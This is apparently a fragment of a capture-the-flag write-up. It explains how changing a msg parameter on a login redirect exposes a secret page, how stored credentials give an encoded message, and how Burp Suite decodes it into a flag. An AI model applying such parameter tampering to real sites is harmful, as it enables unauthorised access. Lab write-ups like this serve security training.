
- When go to “search product” function without login we will be redirected to `/login1.php?msg=1` and when change the parameter `msg=3` we can access a secret page




- Use the credential above to login and we got an encoded message



- Use decoder in burp suite to get the flag




🚩 **Flag 2:** flag{DBS_Un1on_1S_D4nger0us}